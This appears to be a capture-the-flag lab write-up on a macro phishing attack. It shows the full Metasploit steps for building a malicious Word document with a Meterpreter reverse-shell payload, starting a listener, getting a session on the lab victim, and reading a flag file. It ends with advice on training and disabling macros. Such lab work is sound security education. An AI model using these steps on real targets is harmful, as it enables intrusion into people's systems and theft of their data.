



Phishing

Day 10: He had a brain full of macros, and had shells in his soul.

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Overview

Mayor Malware attempted to phish one of the SOC-mas organizers by sending a document embedded with a malicious macro. When opened, the macro executed a payload that gave Mayor Malware remote access to the organizer's system. Quick incident response by McSkidy prevented significant damage, but the attack highlighted the importance of cybersecurity awareness and defense against phishing.

This documentation outlines the steps to create a malicious document, set up an attack environment, and evaluate security awareness. It also discusses the principles of phishing and the abuse of macros in cybersecurity.

Learning Objectives

1. *Understand how phishing attacks operate.*
 2. *Learn how macros in documents can be used for malicious purposes.*
 3. *Understand how to carry out a phishing attack with a macro.*
-


Concepts

Phishing Attacks

- Phishing is a type of social engineering attack that tricks users into taking actions such as opening malicious files or clicking harmful links.
- Attackers craft messages with urgency to prompt immediate action.
- The goal is often to steal sensitive information or install malware.

Macros

- A macro is a set of programmed instructions designed to automate repetitive tasks in MS Office applications.
- While macros save time for users, they can be hijacked for malicious purposes, such as executing payloads that compromise systems.



Attack Plan

1. **Create a document with a malicious macro:**
 - The macro contains instructions to execute a payload and connect to the attacker's machine.
2. **Start listening for incoming connections:**
 - Use a listener to establish communication with the compromised machine.
3. **Send the document via email:**
 - Target the user with a phishing email containing the malicious document.
4. **Wait for the target to open the document:**
 - Once the macro is executed, the attacker gains control of the target's system.
5. **Control the compromised system:**
 - Use the reverse shell for further actions.

Step-by-Step Guide

1. Creating the Malicious Document

Using Metasploit Framework

1. Open a terminal and start the Metasploit Framework: **msfconsole**

```
File Edit View Search Terminal Help
root@ip-10-10-27-50:~# msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>

      dBBBBBBb  dBBBBP dBBBBBBBP dBBBBBbb .
        ' dB'          BBP
    dB'dB'dB' dBBP     dBP       dBP BB
    dB'dB'dB' dBP      dBP       dBP BB
    dB'dB'dB' dBBBBBP   dBP       dBBBBBBB

                                o

                        dBBBBBBP dBBBBBb dBP      dBBBBBP dBP dBBBBBBBP
                          dB' dBP      dB'.BP
                    --o-- dBP      dBBBB' dBP      dB'.BP dBP      dBP
                         | dBP      dBP      dB'.BP dBP      dBP
                         | dBBBBBP dBP      dBBBBBP dBBBBBP dBP      dBP

                                o

                                To boldly go where no
                                  shell has gone before

=[ metasploit v6.4.38-dev- ]
+ -- ==[ 2460 exploits - 1266 auxiliary - 430 post ]
+ -- ==[ 1468 payloads - 49 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

2. Set the payload:
set payload **windows/meterpreter/reverse_tcp**
3. Use the module to create a macro-enabled document:
use **exploit/multi/fileformat/office_word_macro**

Configure the attack settings:

```
set LHOST <Attacker_IP>
```

4. set **LPORT <Port_Number>**
5. Verify settings: **show options**

```

msf6 exploit(multi/fileformat/office_word_macro) > set LHOST 10.10.27.50
LHOST => 10.10.27.50
msf6 exploit(multi/fileformat/office_word_macro) > set LPORT 8888
LPORT => 8888
msf6 exploit(multi/fileformat/office_word_macro) > show options

Module options (exploit/multi/fileformat/office_word_macro):

  Name          Current Setting  Required  Description
  ----          -
  CUSTOMTEMPLATE /opt/metasploit-fr amework/embedded/f
  amework/data/exploits/office_word_m
  acro/template.docx  acro/template.docx  yes       A docx file that will be used
  as a template to build the e
  xploit

  FILENAME      msf.docm         yes       The Office document macro fil
  e (docm)

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thr
  ead, process, none)
  LHOST         10.10.27.50     yes       The listen address (an interface may b
  e specified)
  LPORT         8888            yes       The listen port

  **DisablePayloadHandler: True (no handler will be created!)**

Exploit target:

```

6. Generate the document:

exploit

- The document is saved at `/root/.msf4/local/msf.docm`.

```

Exploit target:

  Id  Name
  --  ---
  0    Microsoft Office Word on Windows

View the full module info with the info, or info -d command.


msf6 exploit(multi/fileformat/office_word_macro) > exploit

[*] Using template: /opt/metasploit-framework/embedded/framework/data/exploits/office_word_macro/template.docx
[*] Injecting payload in document comments
[*] Injecting macro and other required files in document
[*] Finalizing docm: msf.docm
[+] msf.docm stored at /root/.msf4/local/msf.docm
msf6 exploit(multi/fileformat/office_word_macro) >


```

Macro Details

- **AutoOpen():** Triggers the macro when the document is opened.
- **Base64Decode():** Decodes the payload from the document's "Comments" field.



- **ExecuteForWindows():** Executes the decoded payload, connecting to the attacker's machine.



2. Setting Up the Listener

1. Open a new terminal and start Metasploit Framework:
msfconsole
2. Use the handler module:
use **multi/handler**

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.27.50
LHOST => 10.10.27.50
msf6 exploit(multi/handler) > set LPORT 8888
LPORT => 8888
msf6 exploit(multi/handler) > show options
```

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.27.50	yes	The listen address (an interface may be specified)
LPORT	8888	yes	The listen port

Configure the listener:

set **payload windows/meterpreter/reverse_tcp**

set **LHOST <Attacker_IP>**


3. set **LPORT <Port_Number>**
4. Verify settings: **show options**
5. Start listening for connections: **exploit**

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > execute
[-] Unknown command: execute. Run the help command for more details.
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.27.50:8888
```

- Now we will try to exploit Marta
- We are going to create a phishing email which will trick her into clicking the created exploit and get us access to her system.



- So as she clicked the mail, I was in her system.
- You can see the attached screenshots!!!...


```

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.27.50:8888
[*] Sending stage (177734 bytes) to 10.10.44.126
[*] Meterpreter session 1 opened (10.10.27.50:8888 -> 10.10.44.126:
50068) at 2024-12-19 07:12:28 +0000

meterpreter >

```

Now as per the event is concerned we need to do the following task

What is the flag value inside the **flag.txt** file that's located on the Administrator's desktop?

```

meterpreter > cd C:/
meterpreter > dir
Listing: C:\
=====

```

Mode	Size	Type	Last modified	Name
040777/rwxrwx	0	dir	2024-03-28 13:19:33 +00	\$Recycle.Bin
rwX			00	
100666/rw-rw-	1	fil	2018-09-15 08:12:30 +01	BOOTNXT
rw-			00	
040777/rwxrwx	8192	dir	2021-03-17 15:33:32 +00	Boot
rwX			00	
040777/rwxrwx	0	dir	2018-11-14 16:10:15 +00	Documents and Settings
rwX			00	
040777/rwxrwx	0	dir	2018-11-14 06:56:18 +00	EFI
rwX			00	
040777/rwxrwx	0	dir	2020-05-13 18:58:09 +01	PerfLogs
rwX			00	
040555/r-xr-x	20480	dir	2024-11-12 04:34:35 +00	Program Files
r-X			00	
040777/rwxrwx	8192	dir	2024-12-10 22:51:19 +00	Program Files (x86)
rwX			00	
040777/rwxrwx	4096	dir	2024-03-27 21:18:36 +00	ProgramData
rwX			00	
040777/rwxrwx	4096	dir	2024-03-26 17:14:30 +00	Python312
rwX			00	
040777/rwxrwx	0	dir	2021-03-17 14:57:36 +00	Recovery
rwX			00	
040777/rwxrwx	4096	dir	2021-03-17 15:14:52 +00	System Volume Informati
rwX			00	
040555/r-xr-x	4096	dir	2024-05-09 17:59:29 +01	Users
r-X			00	
040777/rwxrwx	16384	dir	2024-03-26 17:14:15 +00	Windows
rwX			00	
100444/r--r--	408686	fil	2021-03-17 15:23:51 +00	bootmgr
r--			00	
000000/-----	0	fif	1970-01-01 01:00:00 +01	pagefile.sys
---			00	
040777/rwxrwx	12288	dir	2024-11-12 04:17:19 +00	xampp
rwX			00	

```

meterpreter > cd Users
meterpreter > dir
Listing: C:\Users
=====

Mode                Size      Type      Last modified          Name
-----
040777/rwxrwxrwx  12288   dir       2024-12-10 22:46:16 +0000 Administrator
040777/rwxrwxrwx    0        dir       2018-09-15 08:28:48 +0100 All Users
040555/r-xr-xr-x   8192   dir       2021-03-17 14:58:07 +0000 Default
040777/rwxrwxrwx    0        dir       2018-09-15 08:28:48 +0100 Default User
040555/r-xr-xr-x   4096   dir       2018-12-12 07:45:15 +0000 Public
100666/rw-rw-rw-   174    fil       2018-09-15 08:16:48 +0100 desktop.ini

meterpreter > cd desktop.ini
[-] stdapi_fs_chdir: Operation failed: The directory name is invalid.
meterpreter > cd Administrator\
meterpreter > dir
Listing: C:\Users\Administrator
=====

Mode                Size      Type      Last modified          Name
-----
040555/r-xr-xr-x    0        dir       2021-03-17 15:13:27 +0  3D Objects
r-x
000
040777/rwxrwxrwx    0        dir       2018-11-14 16:17:25 +0  AppData
rwx
000
040777/rwxrwxrwx    0        dir       2021-03-17 15:00:03 +0  Application Data
rwx
000
040555/r-xr-xr-x    0        dir       2021-03-17 15:13:27 +0  Contacts
r-x
000
040777/rwxrwxrwx    0        dir       2021-03-17 15:00:03 +0  Cookies
rwx
000
040555/r-xr-xr-x   4096   dir       2024-11-12 04:42:01 +0  Desktop

```

- Now finally to Desktop which will lead us to the *flag.txt*

```

meterpreter > cd Desktop\
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
=====

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-   527    fil       2016-06-21 16:36:17 +010 EC2 Feedback.website
rw-
0
100666/rw-rw-rw-   554    fil       2016-06-21 16:36:23 +010 EC2 Microsoft Windows Gu
rw-
0
100666/rw-rw-rw-   282    fil       2021-03-17 15:13:27 +000 desktop.ini
rw-
0
100666/rw-rw-rw-    23    fil       2024-11-12 03:42:45 +000 flag.txt
rw-
0

meterpreter > cat flag.txt
meterpreter > cat flag.txt
THM{PHISHING_CHRISTMAS}meterpreter >

```

Security Assessment and Awareness

Marta May Ware's Incident

Despite her efforts to maintain strong security, Marta's system was compromised due to a successful phishing attack. McSkidy's quick incident response minimized damage, but the attack highlighted areas for improvement.

Improving Security

1. **Employee Training:**
 - Conduct regular phishing awareness training.
 - Teach users to identify suspicious emails and links.
 2. **System Hardening:**
 - Disable macros by default in MS Office.
 - Use email filtering to detect and block phishing emails.
 3. **Phishing Exercises:**
 - Conduct simulated phishing attacks to assess employee vigilance.
 - Provide feedback and training based on results.
-

Summary

This exercise demonstrated the lifecycle of a phishing attack using malicious macros. The attack emphasized the importance of raising cybersecurity awareness and implementing robust defense mechanisms. By understanding these methods, organizations can better defend against social engineering and phishing attacks.